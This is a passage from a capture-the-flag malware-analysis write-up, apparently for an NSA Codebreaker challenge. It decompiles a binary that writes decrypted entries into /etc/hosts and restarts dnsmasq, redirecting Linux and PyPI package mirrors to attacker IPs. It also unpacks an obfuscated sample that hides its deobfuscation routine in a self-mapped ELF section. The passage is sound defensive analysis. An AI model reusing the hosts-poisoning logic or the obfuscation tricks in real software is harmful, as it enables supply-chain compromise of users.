__dest = (char *)malloc(param_2 + 1); if (__dest == (char *)0x0) { perror("malloc"); /* WARNING: Subroutine does not return */ exit(1); } memcpy(__dest,param_1,param_2); __dest[param_2] = '\0'; local_50 = 0x40; local_48 = 0; local_40 = malloc(0x200); local_38 = __dest; if (local_40 == (void *)0x0) { perror("malloc tok"); free(__dest); /* WARNING: Subroutine does not return */ exit(1); } while (*local_38 != '\0') { while ((*local_38 != '\0' && (iVar2 = FUN_00101299(*local_38), iVar2 != 0))) { local_38 = local_38 + 1; } if (*local_38 == '\0') break; pvVar3 = local_40; if (local_48 == local_50) { pvVar3 = realloc(local_40,local_50 << 4); local_50 = local_50 * 2; if (pvVar3 == (void *)0x0) { perror("realloc tok"); free(local_40); free(__dest); /* WARNING: Subroutine does not return */ exit(1); } } local_40 = pvVar3; uVar1 = local_48 + 1; *(char **)(local_48 * 8 + (long)local_40) = local_38; while ((*local_38 != '\0' && (iVar2 = FUN_00101299(*local_38), iVar2 == 0))) { local_38 = local_38 + 1; } local_48 = uVar1; if (*local_38 != '\0') { *local_38 = '\0'; local_38 = local_38 + 1; } } puts("opening /etc/hosts"); __stream = fopen("/etc/hosts","a"); if (__stream != (FILE *)0x0) { for (local_30 = 0; local_30 < local_48 >> 1; local_30 = local_30 + 1) { fprintf(__stream,"%s %s\n",*(undefined8 *)((long)local_40 + local_30 * 0x10), *(undefined8 *)((long)local_40 + local_30 * 0x10 + 8)); } fclose(__stream); if ((local_48 & 1) != 0) { fprintf((FILE *)0x0,"warning: weird token count (%zu); ignoring last... check this fff\n", local_48); } free(local_40); free(__dest); return; } perror("fopen /etc/hosts"); free(local_40); free(__dest); /* WARNING: Subroutine does not return */ exit(1);}And also a call to system to restart dnsmasq
system("service dnsmasq restart");It is very clear what this binary does. It reads some sort of file into memory, which it assumes is in base64 format, decodes it, decrypts the result, writes the result to /etc/hosts, and restarts dnsmasq
This is pretty obviously a malware, with the base64 encoded file very likely containing encrypted malicious entries to have your system resolve domain names to malicious IPs.
The prompt asks us to “submit a complete list of affected IPs and FQDNs, one per line”, so we have to mimic this base64 decoding and decryption logic and use it on a file that was inputted to this malicious binary.
The question is, where do we find said file? Well remember in the Ghidra disassembly, it writes the inputted file to memory. So the file’s contents are very likely in our memory dump, specifically in one of the virtual memory sections we had already dumped for the 1552 process.
With the below grep command, we can search for any base64 content since, as we know, the binary reads in a base64 encoded file
grep -R --binary-files=text -E '[A-Za-z0-9+/]{20,}={0,2}' .
The full base64 was in the contents of the malicious binary itself, or more accurately, one of the memory sections that it consists of, which was part of the cat command from earlier. The actual memory dump file it was in was pid.1552.vma.0x557c6ca3d000-0x557c6ca3e000.dmp.

Now we have the inputted file contents! Specifically:
My2sZXIL9BrnA2AkQMrZFjmo39O7SHzhl05PAkyQGOkXbxlxB/w+01koZEnH93AS94B5HdlPiN8eAjh83Aipe0kVdv0U3MtNaCoTs4g0HOL6HkqEErmqlYeqAKo2jVJWSBCSEo7bcEf3w3S2CgKv/I+GZrMUKRg6Xvl5sa88Zd3aYagaKJjUcXjARJDV6PLIZIU+lqi2lsRMwShywo8mF7tyyMltNLinfKU0HiYDLJ0fqb2Cj3Eh3ka+zTQe+YYPwV5NGl3aIukD8ILPpaJZ3x5aW0zwl3IK6JDMtnMw8RiS/67GVKZSt67PlhVZ3kKB4hhux7M2SJL+8sUQpXvA9de1zDHSE4qG1Y0KNPPca1ZNPaHZRw+Gj5e0ELAau5qHo21l632in9L8cl/r3Fp9JCGza7G8nrSSuR+BNveAkNkKZO6WSCLX8ht6+PBuPWtzlE+mVCZ2Gp92ru0+KHMV6s0mTaXHNmzlb/+j3pzw+hbkE5b3sbQl+jV/huEOe9Jat/AFFOWwB4AldlQ7EKoAz9NOHlRM9TKZkT9w3cAioHU8dnBQBewS4pz5m4Bms2B125Qrfov6DVSxtzF7/3W0l7qCtR2xAVF5Lx9TrnXX02dM/ttnpjk+aDuyHoM/9sbU+etN2WooIyLYnmtLq9Q7D4yqf7AkUh5w/Q7/DwJ1Z6GkN7R4PjVSvtAhQNyhqtJSvXaXDGsBcIpzkw4TSgnIsTFKnu0Nd/jHRi7m5/TSCKsN7M312Uiuea8jCFt6991xR8/45ZlA0FIP0I63kjebO+PZyuEmFYLkMgSwgTEXqqs0aDgyqGuIkq2DqHnIVe8uYGsy5ZljGeqCJ3qdDcnbsPmJhnG8TjhABWT5NafsISXEpVQqgs08NcOII/dDADNUI9Eoyyup8aKzNPFVVe6NYT3JUL3iqrhzMo82je3D5L1MiF5MwYk6NJtS/8llJ5HLT9wEWBs8FKQKuvaKl7zkJOtAQfm+FCWfpgYbRh+c3ULnJhgNIHvWCb3g6/gxdMmqUDiWrhU37TqxoumHGfc6za+Gnrz9ZalyPyZYp9hwFMK76MdJZLdfxaXjlnmJc57B1swGDJT6P01ZNqTUWy6047OkI8Ac5JrpivUWwHq35eyaVmfthXQUA3jjaOGudXRWS+xb+x11NlnPIO/ETmw2BbGTdBDSzMqbF4w6aVdfbbIOl2mxh4yLEDT012lJ9cxrtBcAgY++8VzNZVU/KA/bX8eTTEYFWKDCYlT9vQEIuWiEjPC01ybGacXpqKXsLqJVDbahTymWWvv7TRmQh1ycfgR/C2HZTfq3YGuFwX/nG3qRiXBulQzJx5rGRaBZsUcvaBYZ8ziFzz4/x+wJb4Hs9vQqJ7Uy7NnP/dJ7+whVfX//6TDwTHXU5VhgvJgbCkpjvxGBdquHr5jCfvgheDk4+48nEaaTx+R2X5GDF347WrITvVlyR0+J2FvCB3hmGPmTQjDyjtfDVI5UtNeo16lMim/t6/j+NkXJ+Sxfv8kNafC+MTIoYpBonWkDSje0XJCeFjxuFcu8TirRrO2vZvR/LBZNeTeRTqIjQxUBiF+EpAc7haRJJ9nDNjoqYtBdr+bO69ASqzN88P39vQ00jbgRWOLjT4IyPVITYiCVetjizcqNUdccQbSwRAv/LdaEew==I save the contents into a file I name sussy
Now time to mimic the decoding and decryption that the binary does. I just use Python for simplicity
import structimport base64
def decrypt(data: bytes, key: int) -> bytes:
decrypted = bytearray(data) local_14 = key & 0xFFFFFFFF local_17 = key & 0xFF # least significant byte
for i in range(len(decrypted)): local_14 = (local_14 + 0x722633ad) & 0xFFFFFFFF # mimic 32-bit overflow b = decrypted[i] decrypted[i] = b ^ ((local_14 >> 13) & 0xFF) ^ (local_14 & 0xFF) ^ local_17 local_17 = b
return bytes(decrypted)
# Path to filefilename = "sussy"
# Step 1: read the file into memorywith open(filename, "rb") as f: file_data = f.read()
# Step 2: decode Base64decoded_payload = base64.b64decode(file_data)
# Suppose `decoded_payload` is the base64-decoded byteskey = struct.unpack("<I", decoded_payload[:4])[0] # little-endianencrypted_data = decoded_payload[4:]
plaintext = decrypt(encrypted_data, key)print(plaintext.decode(errors="ignore"))
text = plaintext.decode('utf-8', errors='ignore')
# Split into tokens (whitespace-separated)tokens = text.split()
print("-----------------------")print("This would get written to /etc/hosts:\n")
# Pair each consecutive two tokensfor i in range(0, len(tokens), 2): if i + 1 < len(tokens): ip = tokens[i] host = tokens[i + 1] print(f"{ip} {host}")If we run this script, we get:
203.0.113.245 http.kali.org 203.0.113.245 security.ubuntu.com 203.0.113.41 mirrors.alpinelinux.org 203.0.113.32 pypi.io 203.0.113.245 archive.ubuntu.org 203.0.113.245 archive.archlinux.org 203.0.113.245 cache.nixos.org 203.0.113.41 mirrors.rpmfusion.org 203.0.113.245 dl-cdn.alpinelinux.org 203.0.113.245 packages.linuxmint.com 203.0.113.245 ftp.us.debian.org 203.0.113.32 files.pythonhosted.org 203.0.113.32 pypi.org 203.0.113.41 mirrors.fedoraproject.org 203.0.113.41 xmirror.voidlinux.org 203.0.113.245 dl.rockylinux.org 203.0.113.245 download1.rpmfusion.org 203.0.113.41 mirrors.rockylinux.org 203.0.113.245 download.opensuse.org 203.0.113.245 security.ubuntu.org 203.0.113.245 archive.ubuntu.com 203.0.113.245 ports.ubuntu.org 203.0.113.245 distfiles.gentoo.org 203.0.113.245 ports.ubuntu.com 203.0.113.32 pypi.python.org 203.0.113.41 mirror.stream.centos.org 203.0.113.41 mirror.rackspace.com 203.0.113.41 mirrors.opensuse.org 203.0.113.245 deb.debian.org 203.0.113.245 security.debian.org 203.0.113.245 repo-default.voidlinux.org 203.0.113.245 repo.almalinux.org 203.0.113.245 dl.fedoraproject.org 203.0.113.245 repos.opensuse.org 203.0.113.41 mirrors.kernel.org 203.0.113.41 geo.mirror.pkgbuild.com 203.0.113.245 us.archive.ubuntu.com-----------------------This would get written to /etc/hosts:
203.0.113.245 http.kali.org203.0.113.245 security.ubuntu.com203.0.113.41 mirrors.alpinelinux.org203.0.113.32 pypi.io203.0.113.245 archive.ubuntu.org203.0.113.245 archive.archlinux.org203.0.113.245 cache.nixos.org203.0.113.41 mirrors.rpmfusion.org203.0.113.245 dl-cdn.alpinelinux.org203.0.113.245 packages.linuxmint.com203.0.113.245 ftp.us.debian.org203.0.113.32 files.pythonhosted.org203.0.113.32 pypi.org203.0.113.41 mirrors.fedoraproject.org203.0.113.41 xmirror.voidlinux.org203.0.113.245 dl.rockylinux.org203.0.113.245 download1.rpmfusion.org203.0.113.41 mirrors.rockylinux.org203.0.113.245 download.opensuse.org203.0.113.245 security.ubuntu.org203.0.113.245 archive.ubuntu.com203.0.113.245 ports.ubuntu.org203.0.113.245 distfiles.gentoo.org203.0.113.245 ports.ubuntu.com203.0.113.32 pypi.python.org203.0.113.41 mirror.stream.centos.org203.0.113.41 mirror.rackspace.com203.0.113.41 mirrors.opensuse.org203.0.113.245 deb.debian.org203.0.113.245 security.debian.org203.0.113.245 repo-default.voidlinux.org203.0.113.245 repo.almalinux.org203.0.113.245 dl.fedoraproject.org203.0.113.245 repos.opensuse.org203.0.113.41 mirrors.kernel.org203.0.113.41 geo.mirror.pkgbuild.com203.0.113.245 us.archive.ubuntu.comThere we go! The answer is
203.0.113.245 http.kali.org203.0.113.245 security.ubuntu.com203.0.113.41 mirrors.alpinelinux.org203.0.113.32 pypi.io203.0.113.245 archive.ubuntu.org203.0.113.245 archive.archlinux.org203.0.113.245 cache.nixos.org203.0.113.41 mirrors.rpmfusion.org203.0.113.245 dl-cdn.alpinelinux.org203.0.113.245 packages.linuxmint.com203.0.113.245 ftp.us.debian.org203.0.113.32 files.pythonhosted.org203.0.113.32 pypi.org203.0.113.41 mirrors.fedoraproject.org203.0.113.41 xmirror.voidlinux.org203.0.113.245 dl.rockylinux.org203.0.113.245 download1.rpmfusion.org203.0.113.41 mirrors.rockylinux.org203.0.113.245 download.opensuse.org203.0.113.245 security.ubuntu.org203.0.113.245 archive.ubuntu.com203.0.113.245 ports.ubuntu.org203.0.113.245 distfiles.gentoo.org203.0.113.245 ports.ubuntu.com203.0.113.32 pypi.python.org203.0.113.41 mirror.stream.centos.org203.0.113.41 mirror.rackspace.com203.0.113.41 mirrors.opensuse.org203.0.113.245 deb.debian.org203.0.113.245 security.debian.org203.0.113.245 repo-default.voidlinux.org203.0.113.245 repo.almalinux.org203.0.113.245 dl.fedoraproject.org203.0.113.245 repos.opensuse.org203.0.113.41 mirrors.kernel.org203.0.113.41 geo.mirror.pkgbuild.com203.0.113.245 us.archive.ubuntu.comSubmitting this solves this task!
Response:
Good work! Let’s head back to NSA headquarters to continue with this analysis.
Task 4 - Unpacking Insight - (Malware Analysis)
Once back at NSA the team contacts the NSA liaison at FBI to see if they have any information about what was discovered in the configuration data. FBI informs us that the facility registered to host that domain is on a watchlist for suspected criminal activity. With this tip, the FBI acquires a warrant and raids the location. Inside the facility, the server is discovered along with a suspect. The suspect is known to the FBI as a low-level malware actor. During questioning, they disclose that they are providing a service to host malware for various cybercrime groups, but recently they were contacted by a much more secretive and sophisticated customer. While they don’t appear to know anything about who is paying for the service, they provide the FBI with the malware that was hosted.
Back at NSA, you are provided with a copy of the file. There is a lot of high level interest in uncovering who facilitated this attack. The file appears to be obfuscated.
You are tasked to work on de-obfuscating the file and report back to the team.
Downloads: obfuscated file (suspicious)
Prompt: Submit the file path the malware uses to write a file
Solve:
This one was probably my favorite task.
If you read my other write ups (well, just my NSA Codebreaker 2024 write up really), you know that I usually use a combination of Ghidra and Binja. For this task, Binja ended up being more useful at first (or at least, sort of easier to read the disassembly compared to what Ghidra was giving me), and then I ended off the task with Ghidra.
First, we can load the binary, suspicious, into Binja and start looking at what we’re working with
I do just want to preface that I did this entire task statically. It is possible to do it dynamically, or a little bit of both, but the binary has multiple debugger checks, and to just avoid dealing with any of that, I went with a purely static approach. Also, I figured it’d be safer considering the fact that the binary is very likely malware
Note that the below disassembly snippets already show renamed function, variable, and label names as a result of my analysis
Beginning with main, immediately we see some really weird stuff going on
00002680 int32_t main(int32_t argc, char** argv, char** envp)
000026b6 void* var_190000026b6 int64_t* r12 = &var_190000026c2 double zmm1000026c2 double var_228 = zmm1000026d1 void* fsbase000026d1 int64_t rax = *(fsbase + 0x28)000026e4 int128_t obfuscated_blob1000026e4 __builtin_memcpy(dest: &obfuscated_blob1, src: "\x4f\x5e\x0c\x5a\x17\x17\x07\x5a\x00\x5b\x0d\x42\x40\x0c\x1a\x15\x57\x5b\x0b\x56\x05\x4d\x0c\x5c\x08\x00", n: 0x1a)000026fb int32_t s000026fb __builtin_memset(&s, c: 0, n: 0x3c)00002776 int128_t brainrot100002776 __builtin_strcpy(dest: &brainrot1, src: "mrbeast_really_said_lets_give_random_people_skibidi_toilet_merchandise_for_free")00002786 char const* const var_158 = "sudoers"000027ce int128_t obfuscated_blob2000027ce __builtin_memcpy(dest: &obfuscated_blob2, src: "\x43\x1b\x0c\x0c\x15\x5d\x17\x30\x1c\x16\x15\x1e\x19\x1a\x2b\x1c\x13\x1a\x4a\x38\x00\x0a\x16\x12\x33\x00", n: 0x1a)000027ee int128_t brainrot2000027ee __builtin_strcpy(dest: &brainrot2, src: "speed_running_through_ohio_while_the_skibidi_toilet_song_plays_on_repeat")0000283e int128_t obfuscated_blob30000283e __builtin_memcpy(dest: &obfuscated_blob3, src: "\x5d\x12\x16\x16\x3b\x2c\x17\x16\x1b\x1c\x0c\x31\x05\x2a\x12\x0e\x17\x1d\x00", n: 0x13)0000285c int32_t var_168[0x4] = _mm_unpacklo_epi64(zx.o("users"), "temp_users")00002864 int32_t* rbx = &s00002877 int32_t result00002877 char* var_1a000002877 int64_t var_17000002877 int64_t r14_1
......A lot more code after this......This binary is obfuscated alright, but it seems to be obfuscated with brainrot.
There’s a lot of red herrings here (the main function is pretty long), which is expected given the obfuscation. I’ll just skip to the important parts.
Firstly, in the main function, there’s some weird sections like below
0000311d r14_1 = (*"to griddy dance because this man…")[0].q00003124 r15_3 = rax_44000031240000312a if (rax_44 == 0)0000312a goto label_327e0000312a0000314e *rax_44 = obfuscated_blob300003158 *(r15_3 + 0xf) = obfuscated_blob3:0xf.d0000315800003161 if (r14_1(&brainrot2, 0x49, r15_3, 0x13) != 0)00003161 goto cookedFirstly, since you’ll see it a lot later on, cooked is a label that essentially just contains some code that ends / exits the program. Whenever the binary reaches some sort of fail state, or you fail a debugger check, it jumps to this label.
Ignoring my renaming of some labels, variables, and functions, the interesting thing is r14_1 being assigned to what looks to be a value extracted from the memory of a brainrot string literal.
r14_1 = (*"to griddy dance because this man…")[0].qThen that is used later on as a function call
if (r14_1(&brainrot2, 0x49, r15_3, 0x13) != 0) goto cookedAlthough Binja presents the value as coming from a string literal, the code is actually reinterpreting the first 8 bytes of that memory as a function pointer. This function pointer is then invoked indirectly, effectively hiding the real function being called and complicating our static analysis.
Well, what exactly is the function it’s trying to call?
We can piece that together from some context clues. My variable renaming sort of spoils it, but we can see that one of the parameters is &brainrot2
Also, r15_3 is assigned to what I call an obfuscated blob.
These can actually be seen at the beginning of main that I showed earlier
000026e4 int128_t obfuscated_blob1000026e4 __builtin_memcpy(dest: &obfuscated_blob1, src: "\x4f\x5e\x0c\x5a\x17\x17\x07\x5a\x00\x5b\x0d\x42\x40\x0c\x1a\x15\x57\x5b\x0b\x56\x05\x4d\x0c\x5c\x08\x00", n: 0x1a)000026fb int32_t s000026fb __builtin_memset(&s, c: 0, n: 0x3c)00002776 int128_t brainrot100002776 __builtin_strcpy(dest: &brainrot1, src: "mrbeast_really_said_lets_give_random_people_skibidi_toilet_merchandise_for_free")00002786 char const* const var_158 = "sudoers"000027ce int128_t obfuscated_blob2000027ce __builtin_memcpy(dest: &obfuscated_blob2, src: "\x43\x1b\x0c\x0c\x15\x5d\x17\x30\x1c\x16\x15\x1e\x19\x1a\x2b\x1c\x13\x1a\x4a\x38\x00\x0a\x16\x12\x33\x00", n: 0x1a)000027ee int128_t brainrot2000027ee __builtin_strcpy(dest: &brainrot2, src: "speed_running_through_ohio_while_the_skibidi_toilet_song_plays_on_repeat")0000283e int128_t obfuscated_blob30000283e __builtin_memcpy(dest: &obfuscated_blob3, src: "\x5d\x12\x16\x16\x3b\x2c\x17\x16\x1b\x1c\x0c\x31\x05\x2a\x12\x0e\x17\x1d\x00", n: 0x13)Basically, there are variables containing brainrot strings, and variables containing what appear to be obfuscated blobs
Whatever function is being called, my assumption was that it is somehow using the brainrot strings to deobfuscate the obfuscated blobs
Going through the functions in Binja, we are able to find a likely culprit. I discerned this since the function signature matched, and also, it’s pretty obvious that it’s performing some kind of XOR logic
I called the function potential_deobf
000033a0 int64_t potential_deobf(int64_t arg1, int64_t arg2, char* arg3, int64_t arg4)
000033b2 if (arg1 == 0 || arg3 == 0)000033ed return 1000033ed000033bc int64_t i = 0000033bc000033c2 if (arg4 != 1)000033e0 do000033d5 arg3[i] ^= *(arg1 + modu.dp.q(0:i, arg2 - 1))000033d9 i += 1000033e0 while (arg4 - 1 != i)000033e0000033e4 return 0So we can use this function to try to deobfuscate some of those blobs.
Also just as a note, the first blob for some reason doesn’t use this function, and the deobfuscation logic is just done completely in main
00002ca3 int128_t obfuscated_blob1_1 = obfuscated_blob100002cb4 *rax_19 = obfuscated_blob100002cb7 *(rax_19 + 0xa) = obfuscated_blob1_100002cbf uint128_t zmm0_2 = *rax_19 ^ xor_key1[0].o00002cc7 *(rax_19 + 0x18) ^= 0x6600002ccb *rax_19 = zmm0_200002cd7 rax_19[1].q = (zx.o(rax_19[1].q) ^ zx.o(0x3365396432623736)).qA little weird, but we can work with it. I ended up making the below Python script
### FOR BLOB 1 ###
def xor_deobfuscate(data_bytes, key_bytes): return bytes([b ^ key_bytes[i % len(key_bytes)] for i, b in enumerate(data_bytes)])
hex_blob = b"\x4f\x5e\x0c\x5a\x17\x17\x07\x5a\x00\x5b\x0d\x42\x40\x0c\x1a\x15\x57\x5b\x0b\x56\x05\x4d\x0c\x5c\x08\x00"
# Key for the first blobxor_key = b"a7b3c9d2e8f15a4cO^"
# Deobfuscate:deobfuscated = xor_deobfuscate(hex_blob, xor_key)print(deobfuscated.decode('utf-8', errors='replace')) # Or just print(deobfuscated) for raw bytes
## FOR BLOB 2 AND 3 ###
def rolling_xor_deobfuscate(key, key_len, data, data_len): out = bytearray(data) for i in range(data_len - 1): # matches `if (arg4 != 1)` logic out[i] ^= key[i % (key_len - 1)] return out
# Blob 2key = b"mrbeast_really_said_lets_give_random_people_skibidi_toilet_merchandise_for_free"key_len = 0x50blob2 = b"\x43\x1b\x0c\x0c\x15\x5d\x17\x30\x1c\x16\x15\x1e\x19\x1a\x2b\x1c\x13\x1a\x4a\x38\x00\x0a\x16\x12\x33\x00"data_len = 0x1a
# Deobfuscateresult = rolling_xor_deobfuscate(key, key_len, blob2, data_len)print(result.decode("utf-8", errors="replace"))
# Blob 3key = b"speed_running_through_ohio_while_the_skibidi_toilet_song_plays_on_repeat"key_len = len(key)blob3 = b"\x5d\x12\x16\x16\x3b\x2c\x17\x16\x1b\x1c\x0c\x31\x05\x2a\x12\x0e\x17\x1d\x00"data_len = len(blob3)
# Deobfuscateresult = rolling_xor_deobfuscate(key, key_len, blob3, data_len)print(result.decode('utf-8', errors='replace'))Running this results in:
.init.checksum.vjag~oel2.init.constructors.global.bss_secure_bufferOk interesting, these blobs are deobfuscating into what appears to be the names of sections of the program itself
Understanding where the Deobfuscation Comes From
Before we move on, one thing that was puzzling was that the deobfuscation function has no references, both in Binja and Ghidra. I knew the malware was trying to hide how it was calling it, but it was odd that I couldn’t find how exactly the malware was getting around to calling it in the first place. Ghidra ended up helping me figure out how the malware is doing this, and what the .init.checksum.vjag~oel2 section is used for.
Ghidra disassembled the binary differently, and instead of treating the function calls to what we assume to be the deobfuscation function by treating the first 8 bytes of a string as a memory address, as shown below
r14_1 = (*"to griddy dance because this man…")[0].q
...
if (r14_1(&brainrot2, 0x49, r15_3, 0x13) != 0) goto cookedIt treats it as a DAT which is used as a function pointer. In our case it is named DAT_001231c8
pcVar4 = DAT_001231c8;if (__ptr == (undefined8 *)0x0) goto LAB_0010327e;*__ptr = CONCAT44(uStack_144,local_148);__ptr[1] = CONCAT44(uStack_13c,uStack_140);*(uint *)((long)__ptr + 0xf) = CONCAT31((undefined3)uStack_138,uStack_13c._3_1_);iVar8 = (*pcVar4)(&local_e8,0x49,__ptr,0x13);If we look at DAT_001231c8 in Ghidra to see what address it stores so that we can figure out what function it’s pointing to, it’s just all 0 bytes. This means it gets filled in at runtime
We find that DAT_001231c8 gets filled in with a function that I name fill_in_DAT, which is called in main
if ((iVar8 != 0) || (iVar8 = fill_in_DAT(*param_2,__ptr,&DAT_001231c8,&local_170), iVar8 != 0))undefined4 fill_in_DAT(undefined8 param_1,undefined8 param_2,void **param_3,undefined8 *param_4)
{ undefined8 uVar1; long lVar2; int iVar3; void *__dest; undefined4 uVar4; void *__ptr; long in_FS_OFFSET; FILE *local_50; void *local_48; undefined8 local_40; long local_38; long local_30;
local_30 = *(long *)(in_FS_OFFSET + 0x28); local_50 = (FILE *)0x0; local_48 = (void *)0x0; local_40 = 0; local_38 = 0; iVar3 = open_file(&local_50,"r",param_1); if ((iVar3 == 0) && (iVar3 = read_into_memory(local_50,&local_48,&local_40), __ptr = local_48, iVar3 == 0)) { uVar4 = 1; iVar3 = FUN_00105830(param_2,local_48,local_40,&local_38); lVar2 = local_38; if ((iVar3 != 0) || ((local_38 == 0 || (__dest = mmap((void *)0x0,*(size_t *)(local_38 + 0x20),3,0x22,-1,0), __ptr = local_48, __dest == (void *)0xffffffffffffffff)))) goto LAB_00105982; memcpy(__dest,(void *)(*(long *)(lVar2 + 0x18) + (long)local_48),*(size_t *)(lVar2 + 0x20)); iVar3 = mprotect(__dest,*(size_t *)(lVar2 + 0x20),5); if (iVar3 == 0) { uVar1 = *(undefined8 *)(lVar2 + 0x20); *param_3 = __dest; *param_4 = uVar1; uVar4 = 0; __ptr = local_48; goto LAB_00105982; } munmap(__dest,*(size_t *)(lVar2 + 0x20)); } uVar4 = 1; __ptr = local_48;LAB_00105982: if (__ptr != (void *)0x0) { free(__ptr); } if (local_50 != (FILE *)0x0) { fclose(local_50); } if (local_30 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ __stack_chk_fail(); } return uVar4;}There is also a function called in here, FUN_00105830, which validates to see if the input is an ELF and searches for a certain section based on its name. The section name it is looking for is passed in as param_2 to fill_in_DAT, and is param_1 for FUN_00105830
undefined4 FUN_00105830(char *param_1,int *param_2,undefined8 param_3,uint **param_4)
{ ushort uVar1; long lVar2; long lVar3; int iVar4; uint *puVar5;
if (param_2 == (int *)0x0 || param_4 == (uint **)0x0) { return 1; } if (param_1 == (char *)0x0) { return 1; } if ((((*param_2 == 0x464c457f) && (*(char *)(param_2 + 1) == '\x02')) && (lVar2 = *(long *)(param_2 + 10), lVar2 != 0)) && (uVar1 = *(ushort *)(param_2 + 0xf), uVar1 != 0)) { lVar3 = *(long *)((long)param_2 + (ulong)*(ushort *)((long)param_2 + 0x3e) * 0x40 + lVar2 + 0x18 ); if (uVar1 != 1) { puVar5 = (uint *)((long)param_2 + lVar2 + 0x40); do { iVar4 = strcmp((char *)((ulong)*puVar5 + lVar3 + (long)param_2),param_1); if (iVar4 == 0) { *param_4 = puVar5; return 0; } puVar5 = puVar5 + 0x10; } while (puVar5 != (uint *)((long)param_2 + (ulong)(uVar1 - 2) * 0x40 + lVar2 + 0x80)); return 1; } } return 1;}So what fill_in_DAT is doing is that it reads an ELF file into memory, searches its section headers for a specific section name (with FUN_00105830), maps the corresponding bytes into executable memory, and stores a function pointer to the start of that mapped region. In our case, that function pointer is DAT_001231c8
The ELF that it is searching through to find the section is itself. If we look at the call to fill_in_DAT again
fill_in_DAT(*param_2,__ptr,&DAT_001231c8,&local_170)*param_2 is what is passed in as the file to search through. This is being called in main, and param_2 in main is the array argv, and argv[0] is the name of the executable itself, which is what the pointer *param_2 is pointing to
Now the question is what is the section? Well, it’s .init.checksum.vjag~oel2.
__ptr is the second parameter, which we already stated is the section it is looking for. Ghidra makes the instructions look a little more hectic so I won’t paste it here, but __ptr essentially contains the contents of the first obfuscated blob deobfuscation that we looked at in Binja
00002ca3 int128_t obfuscated_blob1_1 = obfuscated_blob100002cb4 *rax_19 = obfuscated_blob100002cb7 *(rax_19 + 0xa) = obfuscated_blob1_100002cbf uint128_t zmm0_2 = *rax_19 ^ xor_key1[0].o00002cc7 *(rax_19 + 0x18) ^= 0x6600002ccb *rax_19 = zmm0_200002cd7 rax_19[1].q = (zx.o(rax_19[1].q) ^ zx.o(0x3365396432623736)).qSo yes, the section is .init.checksum.vjag~oel2
Okay, well, that’s not entirely true. It’s actally .init.checksum.validation, it appears that our deobfuscation wasn’t completely perfect, but looking at the sections in Ghidra (or readelf), that’s the only section that makes sense considering our partial deobfuscation.
Now it may sound weird to have a function pointer pointing to executable memory containing the data at some random section rather than a traditional function, but this works if the section begins with executable code. When the function pointer is invoked, execution starts at the first instruction that was in the section.
Well, is there executable code at .init.checksum.validation?
We have to force Ghidra to disassemble the instructions, but indeed, .init.checksum.validation begins with
undefined8 UndefinedFunction_0012309d(long param_1,long param_2,long param_3,long param_4)
{ undefined8 uVar1; int iStack_c;
if ((param_1 == 0) || (param_3 == 0)) { uVar1 = 1; } else { for (iStack_c = 0; (ulong)(long)iStack_c < param_4 - 1U; iStack_c = iStack_c + 1) { *(byte *)(param_3 + iStack_c) = *(byte *)(param_3 + iStack_c) ^ *(byte *)(param_1 + (ulong)(long)iStack_c % (param_2 - 1U)); } uVar1 = 0; } return uVar1;}I showed it before in Binja, but we can also find the deobfuscation function in Ghidra. Let’s compare this function from .init.checksum.validation to that
undefined8 deobfuscate(long param_1,long param_2,long param_3,long param_4)
{ ulong uVar1;
if ((param_1 != 0) && (param_3 != 0)) { uVar1 = 0; if (param_4 != 1) { do { *(byte *)(param_3 + uVar1) = *(byte *)(param_3 + uVar1) ^ *(byte *)(param_1 + uVar1 % (param_2 - 1U)); uVar1 = uVar1 + 1; } while (param_4 - 1U != uVar1); } return 0; } return 1;}Notice anything? They’re essentially exactly the same. So this is why we couldn’t find any references to the deobfuscation function we found. It’s because the malware is initializing a function pointer that points to executable memory containing a copy of the .init.checksum.validation section’s contents, which contains the actual deobfuscation function the malware uses
This also explains why the first obfuscated blob was deobfuscated in main, instead of using the deobfuscation function. It’s because the pointer to the deobfuscation function hadn’t been set up yet. After the function pointer is set up, the deobfuscation function is utilized for all subsequent use cases.
